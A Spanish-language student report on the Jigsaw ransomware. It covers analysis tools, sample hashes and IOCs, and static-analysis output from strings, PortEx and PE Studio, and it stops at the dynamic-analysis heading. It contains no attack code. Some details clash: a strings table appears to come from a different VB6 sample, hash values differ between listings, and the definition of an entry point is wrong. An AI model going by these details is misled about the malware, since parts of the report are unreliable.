

JIGSAW RANSOMWARE

ANÁLISIS MALWARE

2023

CHRISTIAN DE LÓPEZ

Análisis e Ingeniería Inversa de Jigsaw (ransomware)

Contenido

Introducción	3
Objeto y objetivos del estudio	3
Objetivos específicos	4
Metodología	4
Análisis estático	4
Análisis dinámico	4
Herramientas utilizadas	5
Información general de la muestra de malware	9
ANÁLISIS ESTÁTICO	11
ANÁLISIS DINÁMICO	17
Información General Análisis Dinámico	23
Continuamos con el Análisis Dinámico	25
La conclusión:	75
Relacionando Evidencias	76
¿Cómo protegerse contra él?	76

Introducción

Jigsaw es un ransomware creado en 2016. Inicialmente se tituló "BitcoinBlackmailer", pero más tarde se conoció como Jigsaw debido a que presentaba una imagen de Billy the Puppet de la franquicia de películas Saw. El malware encripta los archivos de la computadora y los elimina gradualmente a menos que se pague un rescate para descifrar los archivos.

Jigsaw fue diseñado en abril de 2016 y lanzado una semana después de la creación. Fue diseñado para propagarse a través de archivos adjuntos maliciosos en correos electrónicos no deseados. Jigsaw se activa si un usuario descarga el programa de malware que cifrará todos los archivos de usuario y el MBR. Después de esto, aparecerá una ventana emergente con Billy the Puppet con la demanda de rescate al estilo de Jigsaw (una versión que incluye la línea "Quiero jugar un juego" de la franquicia) para bitcoin a cambio de descifrar los archivos. Si el rescate no se paga dentro de una hora, se eliminará un archivo. Después de esto por cada hora sin un pago de rescate, la cantidad de archivos eliminados aumenta exponencialmente cada vez de unos cientos a miles de archivos hasta que la computadora se borra después de 72 horas. Cualquier intento de reiniciar la computadora o terminar el proceso dará como resultado la eliminación de mil archivos. Una versión más actualizada también hace amenazas dox a la víctima, al revelar su información personal en línea.

Jigsaw se hace pasar por Firefox o Dropbox en el administrador de tareas. Como el código para Jigsaw fue escrito dentro del .NET Framework, se puede realizar ingeniería inversa para eliminar el cifrado sin pagar el rescate.

Objeto y objetivos del estudio

En el presente informe y/o análisis, se hace el estudio desde una perspectiva estática y dinámica del malware Jigsaw, con el fin de diseccionar su funcionamiento, origen, como se comporta y ver su impacto.

Usaremos una muestra del repositorio de GitHub “The Zoo”, en un entorno y laboratorio virtualizado en Windows 7, con las herramientas necesarias para el análisis tanto estático como dinámico de malware. Con el objetivo, de realizar un informe de malware, para mis prácticas “reales” del Bootcamp de Ciberseguridad y Ethical Hacking que estoy cursando en The Bridge Tech con sede en P.º de Recoletos, 15, 28004 Madrid.

Objetivos específicos

Utilización de distintas herramientas de análisis de malware para intentar obtener la mayor información posible acerca de él.

Intentar sacar los hallazgos significativos que podamos obtener de nuestra prueba y/o análisis.

Metodología

Los métodos que usaremos para la realización del análisis, serán de dos tipos, como hemos mencionado con anterioridad.

Análisis estático

El análisis estático o de código se realiza diseccionando los diferentes recursos de las muestras sin ejecutarlas y estudiando cada componente. De esta manera, podemos realizar la “autopsia” para conocer qué es lo que hace o cuáles son las consecuencias que generará si llegase a infectar un sistema. Este primer acercamiento nos permite conocer si el malware está empaquetado, en qué lenguaje de alto nivel fue desarrollado, ver qué librerías importa, las funciones que va a utilizar, el tamaño de sus secciones y otros datos de color.

La muestra también será desensamblada, haciendo ingeniería inversa con ella. De esta forma, podremos entender todas las acciones que realiza la amenaza y cómo es que logra infectar un sistema para robar información, realizar ataques a otros sistemas o propagarse por la red.

Análisis dinámico

El análisis dinámico o de comportamiento se realiza observando el comportamiento del malware mientras se está ejecutando en un sistema “host”. Así, podemos conocer de una manera rápida y efectiva qué acciones realiza esta amenaza, obteniendo información acerca de los archivos creados, conexiones de red, modificaciones en el registro, etc. Este análisis se va a llevar a cabo utilizando una máquina virtual con Windows 7 para evitar que el malware infecte realmente ningún sistema. El malware también va ejecutado para observar el comportamiento y los efectos en el sistema host paso a paso mientras se procesan sus instrucciones.




Herramientas utilizadas

Any.run


es una herramienta de análisis de malware totalmente en línea. Para cualquier compañía, ANY.RUN es una buena herramienta para analizar ficheros y programas, siempre y cuando estos no contengan ningún tipo de información confidencial.

Cuando se sube un programa o archivo sospechoso a la plataforma gratuita de ANY.RUN, dicho fichero queda publicado en una base de datos y queda al alcance de cualquiera. Por eso, al aprender cómo usar ANY.RUN, es necesario tener cuidado con ese aspecto de los elementos a analizar.

En el panel de uso de ANY.RUN encontrarás lo siguiente:

-  Un campo para subir el fichero o la dirección URL sospechosa.
-  Qué navegador utilizar en la máquina virtual.
-  Qué sistema operativo usar (solo Win7 está disponible para la versión gratuita; Win10 es accesible en la versión de pago).

Cuando estés ejecutando la muestra de malware, encontrarás información acerca de:

-  Conexiones del malware a la red: qué actividades maliciosas en línea ejecuta el fichero. ¿Descarga algún otro programa o recibe instrucciones de una botnet?

- 🚦 Procesos y subprocesos del sistema: encontrarás el nivel consumo de CPU y RAM del malware y un informe detallado sobre todas las tareas ejecutadas.

IDA Pro

En informática, Interactive Disassembler (Desensamblador Interactivo), más conocido por su acrónimo IDA, es un desensamblador empleado para ingeniería inversa. Soporta una variedad de formatos ejecutables para diferentes procesadores y sistemas operativos. También puede ser usado como un depurador para ejecutables Windows PE, Mac OS X, Mach-O y Linux ELF. Un plugin de decompilador para programas compilados con C/C++ está disponible a un costo extra. La última versión completa del IDA Pro es un software comercial; una versión anterior y menos capaz está disponible para descarga gratuita (la versión 7.0 de septiembre de 2017).

El IDA realiza mucho análisis automático del código, usando referencias cruzadas entre las secciones del código, conocimiento de parámetros de las llamadas del API, y otra información. Sin embargo, la naturaleza del desensamblado imposibilita una exactitud total, y una gran parte de intervención humana es necesariamente requerida; El IDA tiene funcionalidad interactiva para ayudar en la mejora del desensamblado. Un usuario típico del IDA comenzará con un listado de desensamblado automáticamente generado y después convertirá secciones de código a datos y viceversa, renombrará, anotará, y de otra manera agregará información al listado, hasta que se vuelve claro lo que lo hace.

Creado como shareware por Ilfak Guilfanov, IDA fue posteriormente vendido a DataRescue, una compañía belga, que lo mejoró y lo vendió bajo el nombre de IDA Pro. En 2007, Guilfanov fundó Hex-Rays para seguir el desarrollo de la extensión Hex-Rays Decompiler del IDA. En enero de 2008, Hex-Rays asumió el desarrollo y el soporte del IDA Pro de DataRescue.

Guilfanov es el autor principal del IDA (Interactive Disassembler Pro).

Strings

Strings simplemente escanea el archivo que le pasa en busca de cadenas UNICODE (o ASCII) de una longitud predeterminada de 3 o más caracteres UNICODE (o ASCII).

Si ejecuta cadenas en un .jpg e incluye: ' Este programa no se puede ejecutar en modo DOS ', eso indica que es un ejecutable, no un JPEG. Los autores de malware a menudo disfrazan ejecutables portátiles que terminan en .gif/.jpg/etc para evadir los controles humanos.

Al instalar strings.exe, solo asegúrese de que esté ubicado en algún lugar de la RUTA del sistema o en el directorio actual .

Debido a que las cadenas escanearán la totalidad de un archivo binario, puede ser útil para encontrar opciones de línea de comando no documentadas.

PortexAnalyzer

de Karsten Hahn. En realidad, la primera diferencia muy notable entre este programa y tantos otros es el nivel de documentación. PortEx Analyzer está completamente documentado por Hahn y también tiene un archivo Léame y un wiki completos. Más del 60% de las veces que he visto proyectos de código abierto en GitHub, este no es el caso, lo que en realidad puede afectar la usabilidad del software.

PortEx Analyzer tiene muchas capacidades, muchas más de las que he usado, pero a veces los usos simples de un programa son tan importantes como los más complejos. Mi parte favorita es que PortEx crea una buena visualización de la entropía del archivo, exportable a un archivo de imagen, así como a un archivo de registro de todos sus hallazgos. También está actualizado y mantenido por Karsten. Las imágenes de entropía permiten una fácil detección de la compresión y el cifrado en áreas específicas de los archivos o en todo el archivo.

También analiza la información de formato ejecutable portátil típica, como información de encabezado, secciones, directorios y hashes, similar a PE Studio. Un aspecto destacado de PortEx es que registra el RVA y el VA estimado de cada importación, así como los índices de sugerencias de la tabla de exportación de DLL. Si no está familiarizado con la sugerencia, se usa opcionalmente para acelerar la búsqueda del nombre de una función externa. Cuando se importa una DLL a un programa (como Kernel32.dll) y se llama a una función por su nombre, hay un proceso de búsqueda en el que se debe encontrar el nombre en la tabla de direcciones de exportación de la DLL. Este proceso se puede acortar con la ayuda de la sugerencia que permite una búsqueda instantánea dentro de la matriz en lugar de tener que hacer, por ejemplo, una búsqueda binaria del nombre de la función. Entonces, la sugerencia nos dice dónde se encuentra la función en la tabla de direcciones de exportación de DLL. Proporciona descripciones breves de importaciones de API conocidas, así como resultados de PEiD y hallazgos sospechosos.

PE Studio


PeStudio es una herramienta para encontrar artefactos sospechosos dentro de archivos ejecutables para acelerar la primera evaluación de malware. Con esta herramienta, el analista puede detectar

fácilmente las funcionalidades que los creadores de malware suelen utilizar para actividades maliciosas.

Cuando el analista abre la muestra maliciosa dentro del programa, se obtiene información general del archivo, como hash MD5 y entropía. El valor hash de la muestra se verificará en Virus Total y el resultado de la búsqueda se incluirá en el programa.

La imagen que se presenta a continuación muestra el resultado de la consulta.

En la 'pestaña Sección', un analista puede ver el hash MD5 para cada sección, el valor de entropía y la dirección del punto de entrada (la dirección desde donde comienza a ejecutarse el proceso) y el permiso de lectura, escritura y/o ejecución para cada sección. Si la sección '.rsrc' es anormalmente grande, la aplicación puede 'soltar' otro archivo en el disco. En este caso, se recomienda que, durante el análisis en tiempo de ejecución, el analista preste mucha atención a los archivos que se escriben en el disco.



Type	Size	Blacklisted (36)	Value
ascii	12	x	kernel32.dll
ascii	8	x	Settings
ascii	22	x	http://www.zeatron.com
ascii	15	x	DllFunctionCall
unicode	45	x	Software\Microsoft\Windows\CurrentV
unicode	8	x	Settings
unicode	26	x	Scripting.FileSystemObject
unicode	64	x	Software\Microsoft\Windows\CurrentV
unicode	7	x	AppData
unicode	12	x	sqlite3.exe
unicode	13	x	WScrip3.shell
unicode	23	x	EasyDiskDriveRepair.exe
ascii	40	-	!This program cannot be run in DOS mc
ascii	5	-	.text
ascii	6	-	!.data
ascii	5	-	.rsrc
ascii	12	-	MSVBVM60.DLL
ascii	19	-	EasyDiskDriveRepair

Process Explorer

Process Explorer es una herramienta totalmente gratuita diseñada pensando en los administradores de sistemas y usuarios más avanzados que necesitan tener mucho más control sobre los procesos de lo que ofrece el administrador de tareas de Windows. Esta aplicación es totalmente gratuita para todos los usuarios y forma parte de la colección de Microsoft Sysinternals.

Process Monitor

El Monitor de procesos es una herramienta de supervisión avanzada para Windows que muestra el sistema de archivos en tiempo real, el Registro y la actividad de procesos o subprocesos. Combina las características de dos utilidades de Sysinternals heredadas, Filemon y Regmon, y agrega una amplia lista de mejoras, incluido el filtrado enriquecido y no destructivo, propiedades de eventos completas, como identificadores de sesión y nombres de usuario, información de proceso confiable, pilas de subprocesos completas con compatibilidad con símbolos integrados para cada operación, registro simultáneo en un archivo y mucho más. Sus características únicas y eficaces harán de Process Monitor una utilidad principal en el kit de herramientas de búsqueda de malware y solución de problemas del sistema.

Información general de la muestra de malware




Imagen 1: Muestra utilizada en este estudio

General Info

✓ Add for printing




File name: jigsaw
Full analysis: <https://app.any.run/tasks/8959c688-397c-4005-a8d1-3bea4136375f>
Verdict: **Suspicious activity**
Analysis date: July 12, 2023 at 13:44:49
OS: Windows 7 Professional Service Pack 1 (build: 7601, 32 bit)
Indicators: 
MIME: application/x-dosexec
File info: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
MD5: 2773E3DC59472296CB0024BA7715A64E
SHA1: 27D99FBCA067F478BB91CDBC892F13A828B00859
SHA256: 3AE96F73D805E1D3995253DB4D910300D8442EA603737A1428B613061E7F61E7
SSDEEP: 6144:7fukPLPvucHIQQ4uuy9ApZbZWxcZt+kTfMLJTOAZiYSXjjeqXus:7fu5cCT7yYIW8kTfMLJTOAZiYSXjyqX

Imagen 2: Información general de la muestra con identificadores obtenida de any.run

IOCs

Summary of indicators of compromises **5**

☐   Copy selected

Main object – jigsaw

? SHA256	3ae96f73d805e1d3995253db4d910300d8442ea603737a1428b613061e7f61e7
? SHA1	27d99fbca067f478bb91cdbcb92f13a828b00859
? MD5	2773e3dc59472296cb0024ba7715a64e

Dropped executable file (1)

? SHA256	C:\Users\admin\AppData\Roaming\Frfox\firefox.exe 3ae96f73d805e1d3995253db4d910300d8442ea603737a1428b613061e7f61e7
----------	--

Connections (1)

? IP	224.0.0.252
------	-------------

Imagen 3: Resumen de indicadores de compromisos




Imagen 4: Processes Graph




Imagen 5: Test mode

ANÁLISIS ESTÁTICO

Comenzamos el estudio estático de la muestra de malware Jigsaw con SHA256: 3ae96f73d805e1d3995253db4d910300d8442ea603737a1428b613061e7f61e7 usando el “cmd” de nuestro laboratorio de Windows 7.

Utilizando el comando “string” sacaremos manualmente las cadenas, dado que estas pueden ser una forma fácil de obtener pistas sobre como funciona el malware o programa. Además, ajustaremos la búsqueda subiendo la longitud mínima de la cadena que queremos mostrar. El comando que utilizaremos será: **strings.exe -n 10 .\y nombre del archivo.bin**

```

tmiiiijwttol
ddiiiiilwttol
tpijwttttol
vpaijwttttto
vpaijwtttttrq
vpaiiglwttrqq
vpaiiggjwtttqqq
iiiiiiiiiiiiggjwtkqqqq
bbbbbbbbbbba_aaafwkhdqq
XXXXXXXXXXXXXXXXXXXXltc\ldlo
DDDDDDDDDX'\VIIXdI
$$$$$BXDECHXd
|}|PMOZtZ
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity
  version="1.0.0.0"
  processorArchitecture="*"
  name="WinRAR $FX"
  type="win32"/>
<description>WinRAR SFX module</description>
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
  <security>
    <requestedPrivileges>
      <requestedExecutionLevel level="requireAdministrator"
        uiAccess="false"/>
    </requestedPrivileges>
  </security>
</trustInfo>
<dependency>
  <dependentAssembly>
    <assemblyIdentity

```

Imagen 6: Visualización de cadenas del .bin

```

</dependency>
<compatibility xmlns="urn:schemas-microsoft-com:compatibility.v1">
  <application>
    <!--The ID below indicates application support for Windows Vista -->
    <supportedOS Id="{e2011457-1546-43c5-a5fe-008deee3d3f0}"/>
    <!--The ID below indicates application support for Windows 7 -->
    <supportedOS Id="{35138b9a-5d96-4fbd-8e2d-a2440225f93a}"/>
    <!--The ID below indicates application support for Windows 8 -->
    <supportedOS Id="{4a2f28e3-53b9-4441-ba9c-d69d4a4a6e38}"/>
    <!--The ID below indicates application support for Windows 8.1 -->
    <supportedOS Id="{1f676c76-80e1-4239-95bb-83d0f6d0da78}"/>
    <!--The ID below indicates application support for Windows 10 -->
    <supportedOS Id="{8e0f7a12-bfb3-4fe8-b9a5-48fd50a15a9a}"/>
  </application>
</compatibility>
<asmv3:application xmlns:asmv3="urn:schemas-microsoft-com:asm.v3">
  <asmv3:windowsSettings xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
    <dpiAware>true</dpiAware>
  </asmv3:windowsSettings>
</asmv3:application>
</assembly>
08080B0T0~0o0f0
1'1'1-111=1B161M1Q111b1g1m1q111
2{26202L2V2b2n2z2
4 484$5+5c5
10E0c0r0z0
2 20282K212v2
3"3/3;3N3o3
4-424>4F4U4J414t4
171B1G1Q1V1
2!2;2J2a2u2
848C8~8m889N9X9k9q9I9

```

Imagen 7: Visualización de cadenas del .bin

Podemos observar como una temprana etapa donde se propaga, usando librerías del sistema.

```

Report For jigsaw.exe
*****

file size 0x46e00
full path C:\Users\master\Desktop\jigsaw.exe

```

Imagen 8: Report for jigsaw.exe

```

C:\Users\master\Desktop\Análisis Estático>java -jar PortexAnalyzer.jar -p jigsaw C:\Users\master\Desktop\jigsaw.exe

```

Imagen 9: Comando utilizado en el cmd de Windows para extraer la imagen

La imagen obtenida es la siguiente:




Imagen 10: Imagen extraída con Portex Analyzer que muestra de izquierda a derecha el diagrama de bytes, la entropía y la estructura del fichero PE (Portable Executable)

Continuamos el estudio de la muestra con PE Studio

pestudio 9.09 - Malware Initial Assessment - www.winitor.com [c:\users\master\Desktop\jigsaw.exe]

file settings about

	xml-id	indicator (36)	detail	level
c:\users\master\Desktop\jigsaw.exe	1430	The file references string(s) tagged as blacklist	count: 8	1
indicators (36)	1245	The file contains a blacklist section	section: ???mmUPp	1
dos-header (64 bytes)	1223	The first section is writable	section: ???mmUPp	1
dos-stub (64 bytes)	1225	The location of the entry-point is suspicious	section: :0x00AEE0A	1
rich-header (n/a)	1631	The file contains self-modifying executable section(s)	status: yes	1
file-header (Mar.2016)	2215	The file contains writable and executable section(s)	count: 1	1
optional-header (GUI)	1434	The file references a URL pattern	url: 4.0.0.0	1
directories (5)	1434	The file references a URL pattern	url: 14.0.0.0	1
sections (entry-point)	2217	The file contains nameless section(s)	count: 1	2
libraries (Microsoft .NET Runtime Execution E	1241	The manifest identity has been found	name: MyApplication.app	3
imports (_CorExeMain)	1424	The original name of the file has been found	name: BitcoinBlackmailer.exe	3
exports (n/a)	1036	The file checksum is invalid	checksum: 0x00000000	3
exceptions (n/a)	1634	The file references a group of API	api: memory, count: 1	3
tls-callbacks (n/a)	1634	The file references a group of API	api: execution, count: 3	3
relocations (2)	1634	The file references a group of API	api: cryptography, count: 4	3
resources (2)	1634	The file references a group of API	api: windowing, count: 1	3
strings (3177)	1634	The file references a group of API	api: registry, count: 1	3
debug (n/a)	1634	The file references a group of API	api: file, count: 2	3
manifest (asInvoker)	1634	The file references a group of API	api: network, count: 1	3
version (BitcoinBlackmailer.exe)	1634	The file references a group of API	api: obfuscation, count: 2	3
certificate (n/a)	1633	The file references a group of hint	hint: dos-message, count: 1	3
overlay (n/a)	1633	The file references a group of hint	hint: base64, count: 2	3
	1633	The file references a group of hint	hint: file, count: 12	3
	1633	The file references a group of hint	hint: utility, count: 13	3
	1633	The file references a group of hint	hint: registry, count: 1	3
	1633	The file references a group of hint	hint: url-pattern, count: 2	3
	1023	The file is managed	status: yes	4
	1268	The file references whitelist string(s)	count: 2	4

sha256: 3AE96F73D805E1D3995253DB84D910300D8442EA60377A1428B613061E7F61E7 cpu: 32-bit file-type: executable subsystem: GUI entry-point: 0x00AEE0A signature: n/a

Imagen 11: Extraída de PE Studio. Muestra los indicadores de severidad siendo 1 y 2 los más destacados




Imagen 12: Extraída de Virus Total.

Lo que más podemos destacar es la altísima puntuación que ha obtenido en Virus Total, una de las páginas pioneras en análisis de malware, la cantidad de strings que tiene y los entry points (el entripoint es la petición que llega por el router de la API).

[illegible]

“Virtual-size” representa el espacio que demanda una sección en el proceso de cargar mientras que el “raw-size” es el tamaño que la sección ocupa en el disco. Esto nos ayuda a ver secciones que han sido comprimidas.

Imagen 14: Extraída de PE Studio. Aquí vemos las librerías donde hay importaciones.

Las librerías donde ha habido importaciones son las siguientes:

mscorlib.dll → El mscorlib.dll es un archivo ejecutable en el disco duro de tu ordenador. El archivo contiene un código máquina. Si inicia el software Microsoft .NET en tu PC, el comando que contiene mscorlib.dll se ejecutará en tu PC. Para este fin, el archivo se carga en la memoria principal (RAM) y funciona ahí como un proceso de Microsoft .NET Runtime Execution Engine (también denominado una tarea).

name (1)	group (0)	type (1)	ordinal (0)	blacklist (0)	anti-debug (0)	undocumented (0)	deprecated (0)	library (1)
CorExeMain	-	implicit	-	-	-	-	-	mscorlib.dll

Imagen 15: Extraída de PE Studio. En este apartado aparecen las librerías importadas y sus funciones implícitas.

_CorExeMain → Inicializa Common Language Runtime (CLR), busca el punto de entrada administrado en el encabezado CLR del ensamblado ejecutable y comienza la ejecución. El cargador llama a esta función en procesos creados a partir de ensamblados ejecutables administrados. En el caso de los ensamblados DLL, el cargador llama a la función _CorDllMain.

type (2)	name	file-offset (2)	signature (2)	non-standard	size (1454 bytes)	file-ratio (0.50%)	md5	entropy	language
version	1	0x000462A0	version	-	964	0.33 %	9A49138BDA97F3A1389B9213806F20FA	3.438	neutral
manifest	1	0x00046664	manifest	-	490	0.17 %	B7DB84991F23A680DF8E95AF8946F9C9	5.001	neutral

Imagen 16: Extraída de PE Studio. En este apartado aparecen los recursos utilizados.

El análisis estático nos ha servido para poder desde el comienzo conocer la estructura del programa y/o malware que estamos analizando. Desde poder confirmar desde diversas bases de antivirus, conexiones, comportamiento sospechoso e incluso una radiografía del programa en el archivo de imagen hasta el análisis con las herramientas que nos brinda PE Studio.

Posteriormente, continuamos analizando este malware de forma dinámica y de código.

ANÁLISIS DINÁMICO

